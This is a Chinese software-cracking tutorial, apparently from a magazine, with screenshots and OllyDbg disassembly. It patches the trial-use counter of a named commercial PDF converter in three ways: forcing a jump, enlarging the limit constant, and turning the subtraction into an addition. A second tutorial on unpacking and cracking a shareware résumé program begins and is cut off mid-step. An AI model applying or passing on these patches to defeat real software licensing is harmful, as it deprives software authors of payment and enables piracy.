



图7

## 四、手术

现在，程序已经乖乖的停在那里了，下面该怎么办呢？告诉大家一个秘密，程序停在那里就“等于”程序任由我们宰割了，偷笑中……

我们注意观察一下OD右下角的堆栈窗口的内容，如图8。




图8

**小知识：什么是堆栈**

堆栈其实就是一片内存区域，用于临时存储一些数据，当程序运行的时候，很多东西都会暂时的存储在这片区域中。它是一种特殊的数据结构，只能单向操作，就像堆柴火一样。每一次要有新的柴火往上堆，都只能堆在最高处，每一次取柴火也只能取最顶层的。

堆栈窗口里的内容是不是觉得蛮熟悉的呢？我把最主要的东西给大家提取出来：

```
0012DFF4  00405EA2  /CALL 到 MessageBoxA 来自 pdf2word.00405E9C
0012DFF8  000B0902  |hOwner = 000B0902 ('Please register VeryPDF PDF2W...',class='#32770',parent=000A059C)
0012DFFC  00DD91E8  |Text = "Your have 94 times to try, please register VeryPDF PDF2Word v2.0, thanks for your support!"
0012E000  005DF8B0  |Title = "Software Registration"
0012E004 00000030 \Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
```

耐下性子看看这并不算太长的代码，你就会发现它不正是提醒我们还能使用多少次的内容吗？其实还能使用多少次并不重要，我们把目光集中到第一句提示上：**CALL 到 MessageBoxA 来自 pdf2word.00405E9C**。看到**00405E9C**这个地址了吗？对！它就是今天“手术”的关键。把注意力重新回到OD的汇编窗口（最大的那个窗口），按下组合键**Ctrl+G**，在弹出的对话框里输入刚才所说的关键地址**00405E9C**，如图9。





图9

“确定”后程序就来到了地址00405E9C处，关键代码为：**00405E9C FF15 E4555B00 CALL DWORD PTR DS:[<&USER32.MessageBoxA>]; USER32.MessageBoxA**。这句代码的意思就是调用MessageBoxA函数，弹出一个对话框，这个对话框的主要内容是告诉我们还能使用多少次。

大家可以展开思维猜测一下程序的流程：

1. 程序会设计一个计数器记录我们已经使用了多少次；
2. 因为程序规定了只能试用100次，所以把这个固定的值100放在另一个计数器中；
3. 用100减去我们已经使用的次数；
4. 再把计算的结果用MessageBoxA函数显示出来。

假设我们猜得没错的话，将计算结果显示出来（告诉我们还能使用多少次）已经是这一过程的最后一步了，所以要想解除使用次数的限制，还要关心前面的几个步骤。于是我们在OD中从00405E9C这一句开始向前看（下面的代码可是今天的关键哦，一定要注意了）：

```
00405E58    85F6         TEST ESI,ESI
00405E5A    7C 77        JL SHORT pdf2word.00405ED3
00405E5C    A1 1C086700  MOV EAX,DWORD PTR DS:[67081C]
00405E61    894424 08    MOV DWORD PTR SS:[ESP+8],EAX
00405E65    B9 64000000  MOV ECX,64
00405E6A    68 9CF75D00  PUSH pdf2word.005DF79C ; ASCII "VeryPDF PDF2Word v2.0"
00405E6F    2BCE         SUB ECX,ESI
```

```
00405E71    8D5424 0C      LEA EDX,DWORD PTR SS:[ESP+C]
00405E75    51             PUSH ECX
00405E76    68 54F75D00    PUSH pdf2word.005DF754  ;
ASCII "Your have %d times to try, please register %s, thanks
for your support!"
00405E7B    52             PUSH EDX
00405E7C  C78424 F0000000>MOV DWORD PTR SS:[ESP+F0],1
00405E87    E8 96B61900    CALL pdf2word.005A1522
00405E8C    8B4424 18   MOV EAX,DWORD PTR SS:[ESP+18]
00405E90    83C4 10        ADD ESP,10
00405E93    6A 30          PUSH 30
00405E95    68 B0F85D00      PUSH pdf2word.005DF8B0
; ASCII "Software Registration"
```

小菜们看到这段代码可能有点头晕了，不要紧，要学破解，少不了要跟汇编打交道，关键是要看懂它。我来一段一段为大家分析，先看前两句：

```
00405E58    85F6      TEST ESI,ESI
00405E5A    7C 77     JL SHORT pdf2word.00405ED3
```

**小知识：汇编恶补**

TEST 指令主要是用于测试两个值进行AND 运算后结果如何，在循环或者是条件测试中经常会使用到。"TEST ESI,ESI"就是检查ESI是否为零。JL 表示小于则跳转，意思是如果ESI的值为负数则跳转到指定的位置去。很明显，在这一个例子中，ESI的值就是软件已经被使用的次数。

看到这儿，可能会有小菜举手要问："使用次数怎么可能小于零次呢？"

呵呵！大家可能忽略了一点，那就是软件只有在未注册的情况下才需要进行这个检测，如果软件已经注册过了，作者就会让ESI小于零，程序运行到此时就不会弹出讨厌的警告对话框了。所以，上边的那两句代码也可以理解为：

**软件注册了吗？**
**注册了就跳走喽？**

可是要小于零次才跳转呢，要怎么办呢？呵呵，想起那个霸道的"无条件跳转"命令了吗？对的，现在我们双击这行代码：**00405E5A 7C 77 JL SHORT pdf2word.00405ED3**，把JL这个跳转改成JMP：

**00405E5A 7C 77 JMP SHORT pdf2word.00405ED3**。在汇编窗口中，点击鼠标右键，选择"复制到可执行文件"，弹出新窗口，再次右键，选择保存文件。运行一下我们修改过的程序，依旧点击试用按钮"Try"，那个讨厌的提示窗口没有出现！现在我们就可以无限次的使用了！




图10





图11

## 五、解除次数限制的其它方法

也许有的朋友觉得刚才的破解方法不够过瘾，我们再来点狠的，看看这几句代码：

```
00405E5C    A1 1C086700     MOV EAX,DWORD PTR DS:
[67081C]
00405E61    894424 08  MOV DWORD PTR SS:[ESP+8],EAX
00405E65    B9 64000000     MOV ECX,64
00405E6A    68 9CF75D00     PUSH pdf2word.005DF79C
```

**汇编知识恶补：**

MOV A,B 的意思是把B的值放到A里去

DWORD PTR 表明的是B的值是哪种类型的

DS:[67081C]中的DS是段跨越前缀，表示从哪个段里的哪个位置开始读取数据

这里面要注意的是"MOV ECX,64"中的64，它是十六进制的，转换成十进制正好就是100。它不正是软件允许我们使用的次数吗？呵呵！又找到好玩的地方了。打开汇编窗口，把64改成987654（对应十进制数就是9991764），保存修改后的程序并运行看看。依然不注册，点"Try"试用后，弹出的对话框如图10所示。

哈哈！能用九百多万次呢！现在应该足够用了吧？什么？还不过瘾？那只好来点更损的了，继续看这段代码：

```
00405E6F    2BCE           SUB ECX,ESI
00405E71    8D5424 0C      LEA EDX,DWORD PTR SS:
[ESP+C]
00405E75    51             PUSH ECX
```

**汇编知识恶补：**

SUB A,B 是把A减去B

LEA A,B 是把B中的值放到A中，和MOV指令很相似，它们不同之处暂时不谈

PUSH ECX 就是把ECX的值压到堆栈里，结合刚才堆栈的术语解释，大家可以理解成把计算的结果放到"柴火堆"的最上头，一会儿程序会从堆栈的最顶上把它拿去用

回忆一下刚才分析的流程，剩余的使用次数是用100减去已经使用的次数得来的，那么**SUB ECX,ESI**这句代码就是幕后黑手！嘿嘿，又一个邪恶的念头出现了，如果我们把SUB（减法）改成ADD（加法）会怎么样呢？每使用一次，剩余的使用次数会不会越多呢？别太激动，验证一下就知道了，我们把**00405E6F 2BCE SUB ECX,ESI**改成**00405E6F 2BCE ADD ECX,ESI**，保存修改并运行看看，如图11。

现在使用的限制已经变成110次了，关掉程序重新打开，变成111次了，依次类推，我们不就可以无休止使用这个软件了吗？呵呵，这一招实在太损了，软件的作者要吐血了，忍不住呼吁一下大家要适可而止啊。

## 六、总结

这三种方法任意使用一种都可以达到突破软件次数使用限制的目的，软件的使用限制已经彻底的被菜菜们玩弄于掌中了，想怎么改就看自己了！最后总结一下今天的知识点。

**1．命令行断点**

文中说到了用命令的方式下断点其作用和使用常规设置断点的作用是一样的，只是在准确性方面有所提高，可以在程序用到的所有函数中任意进行选择。例如针对弹出的窗口就可以选择在MessageBoxA这个函数上下断点，快速准确。

**2．软件的使用次数**


一般情况下只要能设法使软件成功注册，使用次数上的限制也就随之解除了。但是有时我们不能轻易的找到注册的方法，直接针对软件的使用次数下手也不失为菜鸟的一个好方法。如果软件都可以无限次的使用了，谁还能说我们破解的是不成功呢？邓爷爷说过，不管是黑猫白猫，抓到老鼠的就是好猫，在破解上也是一样的。

最后提醒一下大家，看完文章以后要多多练习，才能加深功力，千万不要偷懒。另外学到的方法不能用来做坏事哟，在有能力的前提下，也要尊重一下软件作者的劳动，不要轻易的将你破解的商业软件随意的发布到网上，毕竟那是别人的心血！

（文章中涉及到的pdf2word、UPXShellEx、OllyDBG、脱壳后的pdf2word.exe光盘中已收录）

# 破解零基础

## ——脱壳、破解、个性化之一条龙




相信很多想刚接触破解的菜鸟都想亲手破解一个软件，然后写上自己的大名，作为某某破解版发到网上，去体验一下那种小小的成就感，这该是多么风光的事情啊！今天就让我们这些菜鸟也来零基础的脱壳、破解、个性化一条龙实战一次，让菜鸟也风光一把！

最近一兄弟找工作到处找简历模版，还要网上应聘发简历，他找了一个叫“简历电邮版 2.2”的共享软件给我看，说未注册软件的功能限制是不能发送简历，让我帮忙“注册”一下。我看了一下注册的要求，发现注册费前后不相符——软件上说要25块，帮助文档中却又说是19块，都不知道作者是怎么搞的，不理那么多了，反正我们是用来研究和学习的，就来看看吧。





图1

先下载并安装好软件，然后进到安装目录里，使用PEiD加载mailresume.exe进行查壳，发现是“ASPack 2.12->Alexey Solodovnikov”（图1），ASPack是入门级的一个壳，可以使用PEiD附带的通用脱壳机来脱，也可以使用专用的工具进行脱壳。

先在PEiD通用脱壳机右下角的小箭头里选择“插件”－“PEO通用脱壳器”，启动通用脱壳机（图2），然后点击“检测入口点”旁边的箭头来检测入口点，出现入口点后接着点“脱壳”按钮进行脱壳（图3），这时程序会自动运行一下，然后脱壳机后会提示我们是否“使用ImpREC重建输入表？”，

